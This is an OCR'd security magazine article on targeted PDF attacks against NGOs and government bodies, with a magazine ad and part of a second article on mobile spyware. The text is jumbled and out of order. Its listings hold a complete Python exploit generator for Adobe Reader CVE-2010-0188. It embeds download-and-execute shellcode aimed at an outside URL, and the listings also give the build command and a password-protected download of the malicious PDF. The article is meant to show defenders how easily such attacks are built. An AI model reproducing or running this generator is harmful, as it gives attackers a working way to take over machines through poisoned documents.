


Figure 4. Malicious PDF for Adobe 9

associated with Acrobat PDF files, of which 7 are the most frequently used:

- CVE-2007-5659 – Collab.collectEmailInfo
- CVE-2008-2992 – util.printf
- CVE-2009-0927 – getIcon
- CVE-2009-2994 – U3D Clod Declaration
- CVE-2009-4324 – doc.media.newPlayer
- CVE-2010-0188 – LibTiff
- CVE-2010-1297 – SWF

While most attacks opt for one exploit or another, I have already seen cases where the malicious file

```
DNS standard query A www1.vminat.com
DNS Standard query response A [redacted]
TCP gpfs > http [SYN] Seq=0 win=64240 Len=0 MSS=1460
TCP http > gpfs [SYN, ACK] Seq=0 Ack=1 win=64240 Len=0 MSS=1460
TCP gpfs > http [ACK] Seq=1 Ack=1 win=64240 Len=0
HTTP Continuation or non-HTTP traffic
HTTP GET /httpdocs/mm/...-03/Cmwhite HTTP/1.1
TCP http > gpfs [ACK] Seq=7 Ack=115 win=64126 Len=0
TCP http > gpfs [FIN, ACK] Seq=7 Ack=115 win=64126 Len=0
TCP gpfs > http [ACK] Seq=115 Ack=8 win=64234 Len=0
TCP gpfs > http [FIN, ACK] Seq=115 Ack=8 win=64234 Len=0
TCP http > gpfs [ACK] Seq=8 Ack=116 win=64126 Len=0
TCP caids-sensor > http [SYN] Seq=0 win=64240 Len=0 MSS=1460
TCP http > caids-sensor [SYN, ACK] Seq=0 Ack=1 win=64240 Len=0 MSS=1460
TCP caids-sensor > http [ACK] Seq=1 Ack=1 win=64240 Len=0
HTTP POST /cgi-bin/owpq4.cgi HTTP/1.1
HTTP Continuation or non-HTTP traffic
```

Figure 5. Network traffic from the user's machine

```
TCP 1081 > 80 [SYN] Seq=0 win=64240 Len=0 MSS=1460
TCP 80 > 1081 [SYN, ACK] Seq=0 Ack=1 win=64240 Len=0 MSS=1460
TCP 1081 > 80 [ACK] Seq=1 Ack=1 win=64240 Len=0
HTTP GET /fine/Uj09j.php?F8NwPa=sJC64qmu=vX2FC8TFep9NztXguvLey1H6dsw8n0vP9X28s28npH6urK
HTTP Continuation or non-HTTP traffic
TCP 1081 > 80 [ACK] Seq=224 Ack=7 win=64234 Len=0
TCP 80 > 1081 [FIN, ACK] Seq=7 Ack=224 win=64017 Len=0
TCP 1081 > 80 [ACK] Seq=224 Ack=8 win=64234 Len=0
TCP 1081 > 80 [FIN, ACK] Seq=224 Ack=8 win=64234 Len=0
TCP 80 > 1081 [ACK] Seq=8 Ack=225 win=64017 Len=0
```

Figure 6. Another network traffic from a G20 Document

contains three or more different PDF exploits (this increases the likelihood of infection).

It is well known that other types of malware use email as a vector as well, so the preferred method to achieve the objective is through the usage of targeted social engineering techniques.

The Targets

It wouldn't be a targeted attack if they didn't have a specific target in mind, correct? For this kind of attack to succeed, the targets need to be restricted (so it could fly under the radar, so to speak) and have something the attackers want (these attacks are so complex it is unlikely that the perpetrators are driven by anything other than personal gain, be it financial or otherwise). Some well-defined targets are:

- NGOs (Non-Governmental Organizations)
- Government Departments
- Embassies
- Military Groups
- International Organizations
- „C“-level Executives of Private Companies
- Federal/Central Banks
- International Financial Institutions

Some of the most heavily-targeted groups are NGOs related to human rights: In 2007 and 2008, it was possible to notice a wave of attacks against these groups. Social political events explain the popularity of these attacks at the time: The Summer Olympic games of 2008 (Beijing) were in the planning stages, and activists were planning protests during the Torch Relay events in various countries.

This excerpt is an example from July 2007, an MS Word document sent to a pro-Tibet human rights NGO:

*Dear all:
I would like to share my concerns about the activity in Athens. We all understand the importance of the activities in Athens and all wish to make a big impact.*

However, the MS Word document contained an exploit that would drop an EXE and a DLL file in the / Windows/ folder, then connected to a remote host at <redacted>.8800.org and <redacted>.jetdash.net.

Unfortunately, investigating these domains was non-trivial as we can see by the WHOIS information below:

Listing 1. Payload of the PDF Exploit Generator

```

buf = "\x33\xc9\xdb\xde\xb1\x65\xbb\x41\xf2\x03\x18\xd9\x74\x24\xf4"
buf += "\x5e\x31\x5e\x17\x03\x5e\x17\x83\xee\xfc\xa3\x07\xe8\x08\x79"
buf += "\xa2\xdc\xe1\x1b\x8b\x1f\xf3\x63\xdf\x55\x6a\x81\xda\x81\x89"
buf += "\xad\xf0\xa9\x6d\xd2\x77\x1a\x0b\xb5\xe1\x61\xd6\xfd\xb8\xff"
buf += "\xb0\x64\xa8\x26\x57\x84\x24\x5d\x6c\xba\x6f\xcf\x9f\xfb\x9d"
buf += "\x1a\x3a\xe9\x4c\x5d\xa4\x97\xe5\x70\xc0\x1e\x63\x16\x1c\xb7"
buf += "\x19\x7d\x54\xf8\xec\x4a\x87\xa0\x6b\x28\xba\xc7\x78\x3a\x7a"
buf += "\x7d\x40\xa8\xea\x41\x78\x28\x53\xdc\x59\x36\x1b\x1e\xa7\x0e"
buf += "\xc9\xca\x3a\x4e\x53\x68\x60\x38\xd4\x16\xcd\x12\x74\xd9\xfc"
buf += "\xf3\x67\xfa\x84\x6e\xdd\x5c\xff\x15\x78\x04\xed\xb0\xe7\xee"
buf += "\x03\xa0\x05\x60\x3e\x79\xbd\x6e\x77\x76\x5c\x4e\xf6\xb1\xc6"
buf += "\xd7\x60\x5b\xa6\x73\x59\x93\x3e\xb5\x3b\xef\xad\x08\x37\x77"
buf += "\x11\xfb\x13\x11\x0b\x62\x41\x7d\xa6\x5b\xa9\x98\x11\x7a\xba"
buf += "\xf8\x44\xd3\x5b\x38\x6c\x5e\xe5\xd4\xd4\x53\xac\x13\xb0\x5d"
buf += "\xba\xfd\xa0\xfb\x80\xfa\x6c\x07\x54\x26\x08\x6a\x88\x24\xb4"
buf += "\x0d\xe1\x8c\x0e\xe4\x3c\xe1\x58\x90\x0e\x9b\x48\x19\x46\xae"
buf += "\x0b\x6f\x31\xe6\xb2\xa1\xaf\x52\x63\x08\x2c\xfa\x78\x12\x84"
buf += "\x37\x4f\x18\x72\x83\x93\x5c\x49\x68\x63\xf6\xf7\xd4\xfa\xb9"
buf += "\x6e\x8f\xa9\x1b\x92\xa2\xaa\x48\x9d\xc7\xf5\x73\x9f\xd3\xfa"
buf += "\x61\x8a\xbd\xdd\x89\xa6\x74\x01\x9b\xd4\x75\x36\x86\xd7\x6d"
buf += "\x4b\xc2\xf5\x84\x5f\xd2\xde\xf0\x6e\xe2\x28\xde\x8e\xfe\x2d"
buf += "\x46\x8c\x1f\x21\x94\xe0\x2e\x29\x9b\x03\x2d\x37\xb1\x02\x35"
buf += "\xb5\xef\x1b\x3e\xad\xe8\x37\x20\xea\x90\x24\x4b\xfe\x57\x42"
buf += "\x7c\x98\x54\x60\x57\x46\x92\x99\xa0\x8c\xad\x9e\xb3\xa2\xa4"
buf += "\x80\xbb\xc8\xb5\xe7\xa2\x5b\x32\x6c\xa4\xa1\x95\xa3\x2c\xb7"
buf += "\x87\xdf\xc0\x52\x2a\x53\x36\xee\xab\xfd\x35\x3e\x43\x70\xde"
buf += "\x11\xeb\x16\x55\x0b\x65\xb8\xba\xbe\x18\x2a\xb3\x21\xa9\xd7"
buf += "\x48\x8f\x3c\x6d\xc7\xb5\x91\xe0\x76\x26\x99\x9b\x0a\xd3\x48"
buf += "\x2d\x9f\x72\xe9\xe3\x3a\xfd\x68\x7c"

```

Listing 2. Creating the Exploit

```
pedro-buenos-mac-mini:KINGSTON pedrobueno$ python pdf_exp.py pedro.pdf
```

```

Title: Adobe PDF LibTiff Integer Overflow Code Execution.
Product: Adobe Acrobat Reader
Version: <=8.3.0, <=9.3.0
CVE: 2010-0188
Author: villy (villys777 at gmail.com)
Site: http://bugix-security.blogspot.com/
Tested : succesfully tested on Adobe Reader 9.1/9.2/9.3 OS Windows XP(SP2,SP3)
-----

```

```
Creating Exploit to pedro.pdf
```

```
[+] done !
```

variations attempt connections on port 443, normally reserved for HTTPS connections). The excerpt of traffic shown in Figure 5 is quite interesting because it shows the basics of what we need to understand.

- First, it shows the host that it tries to connect to.
- Second, it shows the GET command. On the GET command, it is possible to see that it passes the

192.168.0.112	4.2.2.2	DNS	standard query A handlers.sans.org
4.2.2.2	192.168.0.112	DNS	standard query response CNAME handlers.dshield.org A 74.208.133.26
192.168.0.112	74.208.133.26	TCP	1245 > http Seq=0 Len=0 MSS=1460
74.208.133.26	192.168.0.112	TCP	http > 1245 [SYN, ACK] Seq=0 Ack=1 wln=5840 Len=0 MSS=1380
192.168.0.112	74.208.133.26	TCP	1245 > http [ACK] Seq=1 Ack=1 wln=64860 Len=0
192.168.0.112	74.208.133.26	HTTP	GET /pbueno/malwares-quiz/malware-quiz.exe HTTP/1.1
74.208.133.26	192.168.0.112	TCP	http > 1245 [ACK] Seq=1 Ack=246 wln=6432 Len=0
74.208.133.26	192.168.0.112	TCP	[TCP segment of a reassembled PDU]
74.208.133.26	192.168.0.112	TCP	[TCP segment of a reassembled PDU]
74.208.133.26	192.168.0.112	TCP	[TCP segment of a reassembled PDU]
74.208.133.26	192.168.0.112	TCP	[TCP segment of a reassembled PDU]
74.208.133.26	192.168.0.112	TCP	[TCP segment of a reassembled PDU]
74.208.133.26	192.168.0.112	TCP	[TCP segment of a reassembled PDU]

Figure 9. Traffic generated by user's machine after exploitation

Listing 3a. Custom Exploit Kit Generator SourceCode

```
__doc__ = '''

Title: Adobe PDF LibTiff Integer Overflow Code Execution.
Product: Adobe Acrobat Reader
Version: <=8.3.0, <=9.3.0
CVE: 2010-0188
Author: villy (villys777 at gmail.com)
Site: http://bugix-security.blogspot.com/
Tested : succesfully tested on Adobe Reader 9.1/9.2/9.3 OS Windows XP (SP2,SP3)
-----

'''

import sys
import base64
import struct
import zlib
import StringIO

SHELLCODE_OFFSET=0x555
TIFF_OFFSET=0x2038

#/*
# * windows/download_exec - 429 bytes
# * http://www.metasploit.com
# * Encoder: x86/shikata_ga_nai
#URL=ht * tp://handlers.sans.org/pbueno/malwares-quiz/malware-quiz.exe
# */

buf = "\x33\xc9\xdb\xde\xb1\x65\xbb\x41\xf2\x03\x18\xd9\x74\x24\xf4"
buf += "\x5e\x31\x5e\x17\x03\x5e\x17\x83\xee\xfc\xa3\x07\xe8\x08\x79"
buf += "\xa2\xdc\xe1\x1b\x8b\x1f\xf3\x63\xdf\x55\x6a\x81\xda\x81\x89"
buf += "\xad\xf0\xa9\x6d\xd2\x77\x1a\x0b\xb5\xe1\x61\xd6\xfd\xb8\xff"
buf += "\xb0\x64\xa8\x26\x57\x84\x24\x5d\x6c\xba\x6f\xcf\x9f\xfb\x9d"
buf += "\x1a\x3a\xe9\x4c\x5d\xa4\x97\xe5\x70\xc0\x1e\x63\x16\x1c\xb7"
buf += "\x19\x7d\x54\xf8\xec\x4a\x87\xa0\x6b\x28\xba\xc7\x78\x3a\x7a"
buf += "\x7d\x40\xa8\xea\x41\x78\x28\x53\xdc\x59\x36\x1b\x1e\xa7\x0e"
buf += "\xc9\xca\x3a\x4e\x53\x68\x60\x38\xd4\x16\xcd\x12\x74\xd9\xfc"
buf += "\xf3\x67\xfa\x84\x6e\xdd\x5c\xff\x15\x78\x04\xed\xb0\xe7\xee"
buf += "\x03\xa0\x05\x60\x3e\x79\xbd\x6e\x77\x76\x5c\x4e\xf6\xb1\xc6"
buf += "\xd7\x60\x5b\xa6\x73\x59\x93\x3e\xb5\xb3\xef\xad\x08\x37\x77"
buf += "\x11\xfb\x13\x11\x0b\x62\x41\x7d\xa6\x5b\xa9\x98\x11\x7a\xba"
buf += "\xf8\x44\xd3\x5b\x38\x6c\x5e\xe5\xd4\xd4\x53\xac\x13\xb0\x5d"
buf += "\xba\xfd\xa0\xfb\x80\xfa\x6c\x07\x54\x26\x08\x6a\x88\x24\xb4"
```


Listing 3b. Custom Exploit Kit Generator SourceCode

```

buf += "\x0d\xe1\x8c\x0e\xe4\x3c\xe1\x58\x90\xe0\x9b\x48\x19\x46\xae"
buf += "\x0b\xf6\x31\xe6\xb2\xa1\xaf\x52\x63\x08\x2c\xfa\x78\x12\x84"
buf += "\x37\x4f\x18\x72\x83\x93\x5c\x49\x68\x63\xf6\xf7\xd4\xfa\xb9"
buf += "\x6e\x8f\x9a\x1b\x92\xa2\xaa\x48\x9d\xc7\xf5\x73\x9f\xd3\xfa"
buf += "\x61\x8a\xbd\xdd\x89\xa6\x74\x01\x9b\xd4\x75\x36\x86\xd7\x6d"
buf += "\x4b\xc2\xf5\x84\x5f\xd2\xde\xf0\xe2\x28\xde\x8e\xfe\x2d"
buf += "\x46\x8c\x1f\x21\x94\xe0\x2e\x29\x9b\x03\x2d\x37\xb1\x02\x35"
buf += "\xb5\xef\x1b\x3e\xad\xe8\x37\x20\xea\x90\x24\x4b\xfe\x57\x42"
buf += "\x7c\x98\x54\x60\x57\x46\x92\x99\xa0\x8c\xad\x9e\xb3\xa2\xa4"
buf += "\x80\xbb\xc8\xb5\xe7\xa2\x5b\x32\x6c\xa4\xa1\x95\xa3\x2c\xb7"
buf += "\x87\xdf\xc0\x52\x2a\x53\x36\xee\xab\xfd\x35\x3e\x43\x70\xde"
buf += "\x11\xeb\x16\x55\x0b\x65\xb8\xba\xbe\x18\x2a\xb3\x21\xa9\xd7"
buf += "\x48\x8f\x3c\x6d\xc7\xb5\x91\xe0\x76\x26\x99\x9b\x0a\xd3\x48"
buf += "\x2d\x9f\x72\xe9\xe3\x3a\xfd\x68\x7c"

class CVE20100188Exploit:
    def __init__(self, shellcode):
        self.shellcode = shellcode
        self.tiff64=base64.b64encode(self.gen_tiff())

    def gen_tiff(self):
        tiff = '\x49\x49\x2a\x00'
        tiff += struct.pack("<L", TIFF_OFFSET)

        tiff += '\x90' * (SHELLCODE_OFFSET)
        tiff += self.shellcode
        tiff += '\x90' * (TIFF_OFFSET - 8 - len(buf) - SHELLCODE_OFFSET)

        tiff += "\x07\x00\x00\x01\x03\x00\x01\x00"
        tiff += "\x00\x00\x30\x20\x00\x00\x01\x01\x03\x00\x01\x00\x00\x01\x00"
        tiff += "\x00\x00\x03\x01\x03\x00\x01\x00\x00\x00\x01\x00\x00\x06\x01"
        tiff += "\x03\x00\x01\x00\x00\x00\x01\x00\x00\x00\x11\x01\x04\x00\x01\x00"
        tiff += "\x00\x00\x08\x00\x00\x00\x17\x01\x04\x00\x01\x00\x00\x30\x20"
        tiff += "\x00\x00\x50\x01\x03\x00\xCC\x00\x00\x00\x92\x20\x00\x00\x00"
        tiff += "\x00\x00\x00\x0c\x0c\x08\x24\x01\x01\x00\xf7\x72\x00\x07\x04\x01"
        tiff += "\x01\x00\xbb\x15\x00\x07\x00\x10\x00\x00\x4d\x15\x00\x07\xbb\x15"
        tiff += "\x00\x07\x00\x03\xfe\x7f\xb2\x7f\x00\x07\xbb\x15\x00\x07\x11\x00"
        tiff += "\x01\x00\xac\xa8\x00\x07\xbb\x15\x00\x07\x00\x01\x01\x00\xac\xa8"
        tiff += "\x00\x07\xf7\x72\x00\x07\x11\x00\x01\x00\xe2\x52\x00\x07\x54\x5c"
        tiff += "\x00\x07\xff\xff\xff\xff\x00\x01\x01\x00\x00\x00\x00\x04\x01"
        tiff += "\x01\x00\x00\x10\x00\x00\x40\x00\x00\x00\x31\xd7\x00\x07\xbb\x15"
        tiff += "\x00\x07\x5a\x52\x6a\x02\x4d\x15\x00\x07\x22\xa7\x00\x07\xbb\x15"
        tiff += "\x00\x07\x58\xcd\x2e\x3c\x4d\x15\x00\x07\x22\xa7\x00\x07\xbb\x15"
        tiff += "\x00\x07\x05\x5a\x74\xf4\x4d\x15\x00\x07\x22\xa7\x00\x07\xbb\x15"
        tiff += "\x00\x07\xb8\x49\x49\x2a\x4d\x15\x00\x07\x22\xa7\x00\x07\xbb\x15"
        tiff += "\x00\x07\x00\x8b\xfa\xaf\x4d\x15\x00\x07\x22\xa7\x00\x07\xbb\x15"
        tiff += "\x00\x07\x75\xea\x87\xfe\x4d\x15\x00\x07\x22\xa7\x00\x07\xbb\x15"
        tiff += "\x00\x07\xeb\x0a\x5f\xb9\x4d\x15\x00\x07\x22\xa7\x00\x07\xbb\x15"
        tiff += "\x00\x07\xe0\x03\x00\x00\x4d\x15\x00\x07\x22\xa7\x00\x07\xbb\x15"
        tiff += "\x00\x07\xf3\xa5\xeb\x09\x4d\x15\x00\x07\x22\xa7\x00\x07\xbb\x15"
        tiff += "\x00\x07\xe8\xf1\xff\xff\x4d\x15\x00\x07\x22\xa7\x00\x07\xbb\x15"
        tiff += "\x00\x07\xff\x90\x90\x90\x4d\x15\x00\x07\x22\xa7\x00\x07\xbb\x15"

```

Listing 3c. Custom Exploit Kit Generator SourceCode

```

        tiff += "\x00\x07\xff\xff\xff\x90\x4d\x15\x00\x07\x31\xd7\x00\x07\x2f\x11"
        tiff += "\x00\x07"
        return tiff

    def gen_xml(self):
        xml= '''<?xml version="1.0" encoding="UTF-8" ?>
<xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">
<config xmlns="http://www.xfa.org/schema/xci/1.0/">
<present>
<pdf>
<version>1.65</version>
<interactive>1</interactive>
<linearized>1</linearized>
</pdf>
<xdp>
<packets>*</packets>
</xdp>
<destination>pdf</destination>
</present>
</config>
<template baseProfile="interactiveForms" xmlns="http://www.xfa.org/schema/xf-template/2.4/">
<subform name="topmostSubform" layout="tb" locale="en_US">
<pageSet>
<pageArea id="PageArea1" name="PageArea1">
<contentArea name="ContentArea1" x="0pt" y="0pt" w="612pt" h="792pt" />
<medium short="612pt" long="792pt" stock="custom" />
</pageArea>
</pageSet>
<subform name="Page1" x="0pt" y="0pt" w="612pt" h="792pt">
<break before="pageArea" beforeTarget="#PageArea1" />
<bind match="none" />
<field name="ImageField1" w="28.575mm" h="1.39mm" x="37.883mm" y="29.25mm">
<ui>
<imageEdit />
</ui>
</field>
<?templateDesigner expand 1?>
</subform>
<?templateDesigner expand 1?>
</subform>
<?templateDesigner FormTargetVersion 24?>
<?templateDesigner Rulers horizontal:1, vertical:1, guidelines:1, crosshairs:0?>
<?templateDesigner Zoom 94?>
</template>
<xfa:datasets xmlns:xfa="http://www.xfa.org/schema/xf-data/1.0/">
<xfa:data>
<topmostSubform>
<ImageField1 xfa:contentType="image/tif" href="">'+self.tiff64 +'</ImageField1>
</topmostSubform>
</xfa:data>
</xfa:datasets>

```

Listing 3d. Custom Exploit Kit Generator SourceCode

```

<PDFSecurity xmlns="http://ns.adobe.com/xtd/" print="1" printHighQuality="1" change="1" modifyAnnots="1"
    formFieldFilling="1" documentAssembly="1" contentCopy="1" accessibleContent="1" metadata="1"
    />
<form checksum="a5Mpguasoj4WsTUtgpdudlf4qd4=" xmlns="http://www.xfa.org/schema/xf-form/2.8/">
<subform name="topmostSubform">
<instanceManager name="_Page1" />
<subform name="Page1">
<field name="ImageField1" />
</subform>
<pageSet>
<pageArea name="PageArea1" />
</pageSet>
</subform>
</form>
</xdp:xdp>

'''
        return xml

    def gen_pdf(self):
        xml = zlib.compress(self.gen_xml())
        pdf='''%PDF-1.6
<</Filter /FlateDecode/Length ''' + str(len(xml)) + '''/Type /EmbeddedFile>>
stream
''' + xml+'''
endstream
endobj
2 0 obj
<</V () /Kids [3 0 R] /T (topmostSubform[0])>>
endobj
3 0 obj
<</Parent 2 0 R /Kids [4 0 R] /T (Page1[0])>>
endobj
4 0 obj
<</MK <</IF <</A [0.0 1.0]>>/TP 1>>/P 5 0 R/FT /Btn/TU (ImageField1)/Ff 65536/Parent 3 0 R/F 4/DA (/CourierStd
    10 Tf 0 g)/Subtype /Widget/Type /Annot/T (ImageField1[0])/Rect [107.385 705.147 188.385
    709.087]>>
endobj
5 0 obj
<</Rotate 0 /CropBox [0.0 0.0 612.0 792.0]/MediaBox [0.0 0.0 612.0 792.0]/Resources <</XObject >>/Parent 6 0
    R/Type /Page/PieceInfo null>>
endobj
6 0 obj
<</Kids [5 0 R]/Type /Pages/Count 1>>
endobj
7 0 obj
<</PageMode /UseAttachments/Pages 6 0 R/MarkInfo <</Marked true>>/Lang (en-us)/AcroForm 8 0 R/Type /Catalog>>
endobj
8 0 obj
<</DA (/Helv 0 Tf 0 g )/XFA [(template) 1 0 R]/Fields [2 0 R]>>
endobj xref
trailer

```

Listing 3e. Custom Exploit Kit Generator SourceCode

```

<</Root 7 0 R/Size 9>>
startxref
14765
%%EOF'''

        return pdf
if __name__=="__main__":
    print __doc__
    if len(sys.argv) != 2:
        print "Usage: %s [output.pdf]" % sys.argv[0]

    print "Creating Exploit to %s\n"% sys.argv[1]
    exploit=CVE20100188Exploit(buf)
    f = open(sys.argv[1],mode='wb')
    f.write(exploit.gen_pdf())
    f.close()
    print "[+] done !"

```

Listing 4. Custom PDF exploit Md5 hash

```
7216c886c7718dbb75fd72369ed0ee2e
```

Listing 5. Custom PDF exploit file (for Online version)

Download the file here
Password: hakin9

When analyzing it, it was possible to see interesting capabilities of the backdoor, such as:

- name of the machine compromised <xxxxxx>-svr, and the MAC address: xx-xx-xx-xx-xx-03
- The POST command shows Owpq4.cgi. This is a well-known behavior of Trojans discovered during the Shadows in the Cloud [6] report about cyber espionage. At this point, the BackDooring process is already completed on user's machine.

- Get network information: IP address, Interfaces, Subnet and Broadcast
- Enumerate the Shares on the computer
- Enumerate the Users
- Verify the Operating System
- Get information about the USB Devices connected
- Get the processes and services running
- Determine the versions of Microsoft PowerPoint, Excel, Access, Word and Internet Explorer
- Determine any information about Proxy on the machine
- Verify the patch level of the machine

This traffic excerpt above shows the network connection created from user's machine after opening another malicious PDF. This one also injected a remote thread.

References

1. Ghostnet report: <http://www.scribd.com/doc/13731776/Tracking-GhostNet-Investigating-a-Cyber-Espionage-Network>
2. Operation Aurora: <http://siblog.mcafee.com/cto/operation-aurora-hit-google-others>
3. Stuxnet: <http://en.wikipedia.org/wiki/Stuxnet>
4. NIST NVD: <http://nvd.nist.gov/>
5. NGO's Attacks: <http://isc.sans.edu/diary.html?storyid=4176>
6. Shadows in the Cloud: <http://www.scribd.com/doc/29435784/SHADOWS-IN-THE-CLOUD-Investigating-Cyber-Espionage-2-0>
7. VirusTotal: <http://www.virustotal.com/file-scan/report.html?id=f343f7aed586b5413fead76731070482eab2cd872e72303e354f6178c2bb52c0-1289813221>
8. Bugix: <http://bugix-security.blogspot.com>
9. Metasploit Framework: <http://www.metasploit.com/>
10. Python: <http://www.python.org>
11. Adobe: <http://www.adobe.com/support/security/bulletins/apsb10-07.html>
12. Malware Quiz: <http://handlers.sans.org/pbueno>
13. SANS Internet Storm Center: <http://isc.sans.org>

It will also have the capabilities of Download and Upload any file according the instructions received.

The not so high profile targets...

When I started this article, I pointed out several high-profile groups that were the preferred targets for these types of attacks. As it turns out, organizations fitting those profiles aren't the only ones that need to worry about these types of attacks - anyone can be a target!!

In the not-so-distant past, exploiting one of those vulnerabilities required a good skill set, which means being sponsored (by a government or not). Times have changed, however. I will now demonstrate how simple it is to create a malicious payload that (at the time of writing) was detected only by 17 of 43 AV applications, according to VirusTotal [7]. (Figure 7). To accomplish this, one needs only:

- Public Exploit code [8]
- Payload generator [9]
- Proper compiler for the exploit code [10]

For the example, I will use the exploit that affects Adobe Reader <8.3 (for Version 8) or <9.3 (for Version 9).

This vulnerability received the CVW number 2010-0188, which was fixed by Adobe in February 2010. [11].

This exploit has been publicly available since March 2010. It was created in Python, which means there is a need for a Python compiler in order to make it work.

The only part that needs to be modified is the payload, where you specify the actions to be performed after the system has been exploited.


Listing 1 contains the payload information. This payload will download a PE file and execute it on the machine immediately after exploitation.

In this case, the URL with the EXE is <http://handlers.sans.org/pbueno/malwares-quiz/malware-quiz.exe>. Again, I don't need to be an expert to create a payload, I only need the MetaSploit Framework [9], where I can simply select the type of payload I want and it will generate it automatically (Figure 8).


After the payload is generated and replaced on the exploit generator, it is time for the most complex part, compile it: see Listing 2. When run on a system with an vulnerable Acrobat Reader, it will follow the instructions on the payload and download and execute a file (from <http://handlers.sans.org/pbueno/malwares-quiz/malware-quiz.exe>), which is an inoffensive EXE that I created for one of my Malware Quizzes [12] at the SANS Internet Storm Center [13], as shown Figure 9.

PEDRO BUENO

Pedro Bueno is a volunteer Incident Handler at SANS Internet Storm Center for about 8 years. He is also a Security and Malware Researcher at McAfee Labs. He can be reached at: Twitter: [Twitter.com/besecure](https://twitter.com/besecure). Email: pbueno@gmail.com



[GEEKED AT BIRTH]



You can talk the talk.
Can you walk the walk?
Here's a chance to prove it.
Please geek responsibly.

[IT'S IN YOUR DNA]

LEARN:

Advancing Computer Science	Network Security
Artificial Life Programming	Open Source Technologies
Digital Media	Robotics and Embedded Systems
Digital Video	Serious Games and Simulation
Enterprise Software Development	Strategic Technology Development
Game Art and Animation	Technology Forensics
Game Design	Technology Product Design
Game Programming	Technology Studies
Human-Computer Interaction	Virtual Modeling and Design
Network Engineering	Web and Social Media Technologies

www.uat.edu > 877.UAT.GEEK

Spyware Threat Invades BlackBerry App World



What you will learn...

- App stores for smartphones host malicious applications
- Malware writers make money through „Commercial Spyware“ applications.

What you should know...

- Need of smartphone security

Recently, Google's Android Market has attracted the attention of the security community for not vetting or ensuring the authenticity of the applications posted on its app market. Earlier this year, the Junos Pulse Global Threat Center team performed a thorough analysis of the Android Market (<http://globalthreatcenter.com/?p=1887>) and unveiled numerous malware applications disguised as utilities or game applications. Since then, several research studies of the malicious nature of applications on

Android Market have surfaced and all the studies concluded that the Android Market has been hosting a large number of malicious applications, which forced Google to enforce a *Remote Kill* (<http://www.wired.com/gadgetlab/2010/06/google-flips-remote-kill-switch-on-android-apps/>) switch for the malicious applications. Even though Google has yanked all of the disclosed, malicious applications from its Android Market, due to lack of policing of applications, malware writers haven't been dissuaded

Smartphone for Android 1.6
Available in : [Flags]

App Information

I Like It I Don't Like It Add to my favs

Monitor your Android phone online in real time. View SMS, Call Info, GPS, Photos and more.

Step 1: Create a free account at <https://www.mobilespylogs.com/member/register.php>.

Step 2: Dial *12345# to bring up interface. Insert your user info and Hide.

Step 3: Login securely at <https://www.mobilespylogs.com>.

Mobile Nanny for OS 2.1
Available in : [Flags]

App Information

I Like It I Don't Like It Add to my favs

Worried your child or employee is abusing their phone privileges? Monitor actions and filter out those you don't want. Create a schedule for allowed usage. Logs are viewable from inside the interface or inside your secure online control panel.

For full instructions see <http://www.mobile-nanny.com/android-guide.html>

Figure 1. Mobile Spy spyware for Android posted on Android Market with different name

from uploading them again under different names or developer accounts. In spring 2010, a commercial spyware developer posted a spyware application on Android Market with the name *Smartphone for Android*, which was later withdrawn by Google; however, two weeks later it reappeared as *Mobile Nanny* (<http://www.androlib.com/android.application.com-rspl21-nanny-android-qpCwB.aspx>) on Android Market.

The Android Market faced its first public embarrassment during the 2009 Christmas vacation. A programmer with the nickname *droid09* (<http://www.phonenews.com/fake-mobile-banking-app-discovered-in-android-marketplace-9949/>) offered more than 50 mobile banking applications for sale through the Android Market. It was later discovered that these applications were phishing applications created for harvesting user's banking credentials. Even though Apple vets applications before they appear in the App Store, the risk still exists. In July 2008, a popular game, *Aurora Feint* (<http://gizmodo.com/5028459/aurora-feint-iphone-app-delisted-for-lousy-security-practices>) for iPhone, was yanked by Apple for uploading users contact lists to remote servers.

In summary, threats posed by mobile applications exist –even if an application is hosted by Apple's App Store or RIM's App World both known for vetting submitted applications to ensure that the applications

